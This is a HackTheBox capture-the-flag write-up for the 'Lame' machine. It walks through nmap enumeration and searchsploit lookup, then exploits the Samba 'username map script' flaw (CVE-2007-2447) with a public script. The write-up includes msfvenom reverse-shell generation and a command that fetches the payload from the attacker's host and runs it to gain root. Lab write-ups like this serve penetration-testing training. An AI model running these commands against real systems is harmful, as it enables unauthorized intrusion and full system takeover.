Lame

Enumeration

We start with an nmap scan:

```
sudo nmap -sC -sV -oN nmap 10.129.241.131
```

- -sC: Run service scripts
- -sV: Enumerate service versions
- -oN: Save output in plain-text
- 10.129.241.131: Target IP

```
┌──(isac㉿kali)-[~/HTB/TJNull/Lame/recon]
└─$ grep open nmap
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Nmap identified 4 ports on the target host:

- 21: FTP - `vsftpd 2.3.4`
- 22: SSH - `OpenSSH 4.7p1`
- 139: NetBIOS-SSN - `Samba smbd 3.X - 4.X`
- 445: SMB - `Samba smbd 3.0.20-Debian`

Initial Access

The nmap output reveals low service versions, which suggests that the remote host may have inadequate patching and updating practices for their network infrastructure. As a result, there is a heightened risk of severe vulnerabilities being present on the system

These service versions can be looked up on public databases such as ExploitDB for any potential working exploits:

```
┌──(isac㉿kali)-[~/HTB/TJNull/Lame/recon]
└─$ searchsploit samba 3.0.20
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                       | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)  | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                        | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                | linux_x86/dos/36741.py
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

```
searchsploit samba 3.0.20
```

We can see from the searchsploit output that Samba version `3.0.20` through `3.0.25rc3` is vulnerable to command execution. Because the Samba daemon runs with `root` privileges, it is very likely that this will lead to code execution under the context of the `root` user.


According to online resources, this vulnerability occurs due to improper sanitation of user input. If the non-default `username map script` configuration option is enabled, an attacker can include shell meta characters in their username to execute arbitrary code.

This vulnerability is especially severe as it occurs before the user has authenticated, making it a `Pre-Authenticated` or `Unauthenticated` vulnerability. In addition to this, it also gives the attacker code execution under the context of the `root` user, effectively giving them full control of the underlying operating system.

Armed with this information, we download an proof of concept exploit and run it against our target.

```
wget https://raw.githubusercontent.com/Ziemni/CVE-2007-2447-in-Python/master/smbExploit.py
pip install pysmb --user
```

Before attempting to get a reverse shell, we should confirm the execution of code by making the server communicate with us. A good way of doing this is sending `ping` packets from the remote host to us, and catching it using `tcpdump`.




```
python smbExploit.py 10.129.241.131 139 'ping -c4 10.10.14.59'
sudo tcpdump -i tun0 icmp
```


We get a callback, and can safely proceed with the exploitation.

All we have to do now is generate a reverse payload using `msfvenom` and upload and execute it on remote host:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=tun0 LPORT=139 -f elf -o shell
python smbExploit.py 10.129.241.131 139 'wget 10.10.14.59/shell -O /tmp/shell && chmod 755 /tmp/shell && /tmp/shell'
```

We choose port `139` as our `LPORT` because it is more likely to be allowed on the remote hosts firewall.

Set up a listener and catch the reverse shell:



With a shell as the `root` user, we have completed the box and can read the `user.txt` and `root.txt` flag.

```
cat /root/root.txt
cat /home/makis/user.txt
```

Conslusion

Fun fact: This is one of the first boxes ever released on HackTheBox, if not the first!

This box has a very simple and straight-forward structure, meant to give a basic intro for traditional penetration-testing. For those who are new in penetration-testing, this is a really good box to do.

Skills we've used and/or learned:

- Basic Service Enumeration and Reconnaissance with `nmap`
- Vulnerability Assessment with `nmap` and `searchsploit`
- Vulnerability Exploitation using public scripts from `GitHub` and payload generation with `msfvenom`
- Basic Critical Thinking: We knew that the remote host was likely vulnerable, and that we were going to get code execution as `root`

References

GitHub Exploit: https://github.com/Ziemni/CVE-2007-2447-in-Python/blob/master/smbExploit.py

ExploitDB: https://www.exploit-db.com/exploits/16320

CVE: https://security.snyk.io/vuln/SNYK-UNMANAGED-SAMBA-2370409